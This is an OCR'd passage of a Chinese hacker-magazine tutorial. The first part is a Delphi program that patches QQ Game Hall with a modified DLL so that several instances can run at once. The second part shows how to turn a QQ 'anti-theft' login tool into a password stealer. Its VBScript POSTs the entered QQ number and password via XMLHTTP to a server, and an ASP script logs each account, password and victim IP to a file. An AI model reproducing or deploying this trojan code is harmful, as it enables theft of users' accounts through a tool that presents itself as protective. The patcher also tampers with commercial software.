


图 4

在网上也有很多现成的 QQ 游戏大厅多开器，我们直接点击打补丁就可以完成破解了，我在百度、google 中搜索了半天，也没有找到它们的制作方法。这种技术不公开难道我们就做不出来吗？由于本人技术有限，不知道使用程序怎么去直接修改 DLL 文件。但通过以上的方法手动修改 DLL 文件，然后把 Dll 文件集成到软件里，再覆盖未破解的文件是可以破解 QQ 游戏大厅多开的，如果各位网络高手还有什么更好的方法也请不吝赐教。

一、编程思路

1、使用记事本新建一个 RC 资源文件，该 RC 文件的内容如图 5 所示（注意：RC 文件的格式为“名称　类型　实际文件名称”。特别需要注意的是，要确保实际名称是有效存在的。另外，资源类型除了 CURSOR、BITMAP、WAVE、AVI、ICON 等外，还可以为字体文件或字符串文件等）。

2、将 RC 文件编译成 res 资源文件。把 RC 文件和实际资源文件拷贝到系统盘根目录或 Brcc32.exe 下（目录为 X：\Broland\Delphi\Bin），执行“Brcc32 mydll.rc”，如果编译成功则会生成一个结尾为 res 的文件，这个文件就是我们需要的资源文件 mydll.res。

3、将生成的 mydll.res 资源文件拷贝到所编写程序的路径下，在单元文件“{$R *.DFM}”后加上一句“{$R mydll.res}”，如图 6，也就是将 res 文件添加进去，编译后的资源文件就已经包含在可执行文件中了。




图 5




图 6

4、最后是资源文件在 Delphi 中的调用方法。

5、我们还需要用到 strutils 单元的 ansiendstext 函数，用来判断路径里是否含有 QQGame.exe 字符串。

二、编程步骤

1、打开 Delphi，新建一个工程，窗体 Name 为“MainForm”，BorderStyle 为“bsSinge”，Position 为“poScreenCenter”。

2、在窗体上添加一个 Tedit，两个 Button，Name 分别为“cmdok”、“getpath”，Caption 分别为“开始打补丁”、“浏览”，一个 OpenDialog，一个 Memo，界面设计如图 7 所示。




图 7

三、代码解析

1、在代码窗口的 uses 下添加 Registry、StrUtils 两个单元。

2、编写自定义释放函数 ExtractRes，本文中使用如下：

```
    ExtractRes('DLL','Utility','C:\Utility.dll');
    //Utility.dll 就存在C盘根目录下了
    function TMainForm.ExtractRes(ResType, ResName,
ResNewName: string): boolean;
    var
      Res:TResourceStream;//资源流对象类型
    begin
```

```
    try
      Res:=TResourceStream.Create(Hinstance,Resname,
pchar(ResType)); // 建立资源对象
      try
        Res.SaveToFile(ResNewName); // 保存要释放的文件
        Result:=true;
      finally
        Res.Free;
      end;
    except
      Result:=false;
    end;
  end;
```

3、自动获取QQ游戏大厅安装目录的函数。

```
  function TMainForm.GetGamePath(): string;  // 自动获取
QQ 游戏大厅的安装目录
  var
    Reg:TRegistry;
  begin
    Reg:=TRegistry.Create;
    Reg.RootKey:=HKEY_LOCAL_MACHINE;
  if Reg.OpenKey('software\tencent\qqgame\sys',false) then
      result:=reg.ReadString('gamedirectory')+'QQGame.exe'
// 这里添加 QQGame.exe 实际是一个标志，用来判断我们要操作的对象是
否为 QQ 游戏大厅
      else
      result:='无法获取 QQ 游戏大厅安装目录，请单击浏览选择 QQ 游
戏目录！！';
    Reg.CloseKey;
  end;
```

4、窗体载入时为文本框赋初始值，并为浏览按钮编写代码

```
  procedure TMainForm.FormCreate(Sender: TObject);
  begin
    edit1.Text:=getgamepath();  // 载入窗体时为文本框赋初值
  end;

  procedure TMainForm.getpathClick(Sender: TObject);
  begin
    opendialog1.Filter:='QQGame.exe|QQGame.exe';  // 设置
过滤为QQGame.exe
    if opendialog1.Execute then
      begin
        edit1.Text:=opendialog1.FileName;
      end;
  end;
```

5、为开始打补丁按钮编写代码。

```
  procedure TMainForm.cmdokClick(Sender: TObject);
  var
    gamepath,msg,msgerr:string; //gamepath 为游戏路径
  begin
    msg:='恭喜！！'+#13#10
          +'成功为你的QQ游戏打上多开补丁'+#13#10
          +'从今以后你的QQ游戏就可以开很多个了';
    msgerr:='打多开补丁时,发生错误:'+#13#10
          +'请检查以下原因:'+#13#10
          +'1.请先关闭QQ游戏,然后再打补丁'+#13#10
  +'2.权限不够,不能修改文件,请以管理员身份进入系统'+#13#10
          +'3.重启电脑在打补丁';
    if ansiendstext('qqgame.exe',edit1.Text) then  // 判断
文本框结尾是否有qqgame.exe，有则执行打补丁操作
      begin
        gamepath:=stringreplace(edit1.Text,'QQGame.exe',
'',[rfReplaceAll]); // 去掉qqgame.exe，得到游戏大厅路径
                          if ExtractRes('dll','Utility',
gamepath+'common\Utility.dll') then // 释放Utility.dll文件
          begin
            messagebox(handle,pchar(msg),'QQ 游戏多开',
mb_ok+mb_iconinformation);
              application.Terminate; // 打补丁成功后退出
          end
          else
            messagebox(handle,pchar(msgerr),'QQ 游戏多开',
mb_ok+mb_iconinformation);
      end
      else
    messagebox(handle,'找不到
QQGame.exe,操作无法完成！！','QQ
游戏多开',mb_ok+mb_iconinformation);
  end;
```

6、按F9编译程序，QQ游戏大厅补丁就制作完成了，运行后的效果如图8所示。




图8

四、程序小结

编写过程序的朋友都知道，我们修改的Utility.dll是个动态链接库文件，DLL是一个包含公共代码和数据的库，QQ游戏版本升级通常只是增加代码和简单修改函数内部代码，函数名很少会改变。程序调用的是函数名，所以我们修改的DLL可以使用在修改版本及以前的QQ游戏大厅上。本文只是给大家提供一种思路，如本文有不足之处还请大家多多指教。

（本文所涉及到的QQ游戏多开补丁已收录到光盘中）

文章难易度：★★★★
文章阅读点：如何利用代码改造QQ防盗工具以达到盗号的效果

用QQ防盗工具来盗QQ

EchoEye/侯其涛[B.B.E]

随着QQ的普及，QQ盗号木马也是层出不穷，针对这些形形色色的QQ盗号木马，小菜们也都有自己的一套防御手段，今天我要介绍的就是一个关于QQ防盗的工具。

简单介绍一下原理：QQ盗号木马绝大多数都是依靠监视是否出现了QQ的登录窗口，并且自动捕捉用户登录时所输入的QQ号和密码，然后自动的将它们发送到设置好的邮箱或者网站中。因此我们可以使用程序代码的方式来启动QQ，这样就可以起到很好的防盗效果了。来看看我们的工具——QQ防盗登录界面，其运行后的界面如图1所示。

我们分别在QQ号码和QQ密码处填写好，然后点“浏览”按钮，找到QQ的执行程序，最后点“登录”，这时会在下面的文本框中出现一行代码，将这段代码复制下来，粘贴到“开始”—“运行”栏中，然后按回车，就可以顺利的登录QQ了。

那么文本框中的代码是如何产生的呢？实际上是使用到了一个VBScript文件，在点击“登录”后就开始运行这个VBScript文件并且结合你所填写的信息生成相应的代码。这个VBS文件存在于和HTM文件相同级的文件夹中，由于代码过于繁琐且不是本文的重点，我就不写出来了。

现在我们就开始运用VBScript知识给这款工具添加一个后门，先说下思路，我们在点击“登录”时，QQ的帐号和密码会




图1

做为参数带到VBScript脚本中进行处理，我们可以在这个脚本中加上一段代码，把得到的帐号和密码使用Microsoft.XMLHTTP发送到一个ASP文件中，而这个ASP文件把接收到的数据进行一定格式的排列后生成一个文本文件来保存得到的帐号和密码，这样就可以轻松的获得QQ帐号和密码了。

为了方便小菜们的理解，我来介绍一下Microsoft.XMLHTTP的基本用法。我们使用XMLHTTP

有五个步骤：

1、创建XMLHTTP对象。

2、打开与服务端的连接，同时定义指令发送方式、服务网页（URL）和请求权限等。

3、发送指令。

4、等待并接收服务端返回的处理结果。

5、释放XMLHTTP对象。

下面我再对每个步骤的完成进行更具体的说明：

创建XMLHTTP对象

这个比较简单，和创建对象的方法类似：Set XML = CreateObject("Microsoft.XMLHTTP")。

打开与服务端的连接，同时定义指令发送方式、服务网页（URL）和请求权限等

这里需要用到Open这个函数：

```
Open bstrMethod, bstrUrl, varAsync, bstrUser, bstrPassword
bstrMethod：数据传送方式，即GET或POST。
bstrUrl：服务网页的URL。
varAsync：是否同步执行，缺省为True，即同步执行，但只能在DOM中实施同步执行。在实际应用中一般将其置为False，即异步执行。
bstrUser：用户名，可以省略。
bstrPassword：用户口令，可以省略。

setRequestHeader是设置一个HTTP头信息的函数，对于它我们主要掌握其在进行模仿表单提交和COOKIE提交时需要注意的地方，这些将会在以后提及。
setRequestHeader bstrHeader, bstrValue
bstrHeader：HTTP头（header）
bstrValue：HTTP头（header）的值。
```

发送指令

使用到了send函数：Send varBody

varBody：指令集，可以是XML格式数据，也可以是字符串、流，或者是一个无符号的整数数组，也可以省略，让指令通过Open的URL参数代入。这里所要提交的参数也可以放在前面的OPEN的URL地址中进行提交。

等待并接收服务端返回的处理结果

使用到的是responseBody函数：结果返回为无符号整数数组，返回某一格式的服务器响应数据，通过responseBody的数据返回的结果是二进制的。

来看一下修改后的函数，由于VBScript的代码过长，所以我只选择了部分写出来：

```
function qqload()
Dim qquin,yinshen,sfilename,commontitle,pwhash,shellcmd,shengcheng,t,js,http,ip
commontitle="QQ防盗登录工具"
'下面的三个是判断我们在HTM中是否填写了完整的信息
if document.form1.path.value="" then
alert("参数不正确")
else
if document.form1.qq.value="" then
alert("参数不正确")
else
if document.form1.pw.value="" then
alert("参数不正确")
else

'把得到的信息分别赋给不同的参数
sfilename=document.form1.path.value
qquin=document.form1.qq.value
pdhash=document.form1.pw.value

'下面是修改过的部分
set http=createobject("Microsoft.XMLHTTP")  '创建Microsoft.XMLHTTP对象
http.open "POST","http://127.0.0.1/echoeye.asp",false  '这里的URL地址是填写后面将用到的ASP文件的所保存的地址
http.setrequestheader "Content-Type","application/x-www-form-urlencoded"
http.send "qq="&qquin&"&"&"pw="&pdhash  '将帐号密码发送出去

'这里对QQ密码进行MD5加密，因为由于我们使用的是代码登录，所以登录时需要先加密，就等于代替了QQ登录框的工作
pdhash=BASE64(MD5(pdhash))
t=document.form1.yinshen.checked

'判断用户是否选择了隐身
if t=true then
yinshen="40"
Else
yinshen="41"
End if

'把获得的信息存储在shellcmd中
shellcmd=" "&chr(34)&sfilename&chr(34)&" /START QQUIN:"&qquin&" PWDHASH:"&pdhash&"== /STAT:"&yinshen&" "

'这里是往文本框中写入生成好的代码
document.form1.cmd.value=shellcmd
alert("请将这些代码复制到你的"开始->运行"中 然后"回车"")
document.form1.path.value=""
document.form1.qq.value=""
document.form1.pw.value=""

end if
end if
end if
End function
```

以上的代码会在按下“登录”按钮后触发，这也是VBScript 中较为核心的代码，可以看出程序代码获得了我们填写的QQ 帐号和密码，然后把得到的QQ 信息发送出去。我们还需要一个ASP 文件，它负责接收数据并且把得到的QQ 帐号和密码进行保存，来看它的代码：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<%
dim qq
dim pw
dim fso
dim ip
qq=request("qq")
pw=request("pw")
'可以得到访问这个地址的用户的IP地址，因为是被攻击者访问的，所以对方的IP地址会保存下来
ip=request.servervariables("REMOTE_HOST")

'ASP中创建对象要在createobject前加上server
Set fso=server.createobject("Scripting.filesystemobject")
'server.mappath是得到文件的地址，这里就是得到EchoEye.txt的路径，当该文件不存在时并不会影响到程序的正常运行，8的意思是以追加的方式写入，true是如果不存在文件的话则建立
set file=fso.opentextfile(server.mappath("EchoEye.txt"),8,true)
file.writeline qq&"-------"&pw&"---------"&ip
set fso=nothing
set file=nothing
%>
```

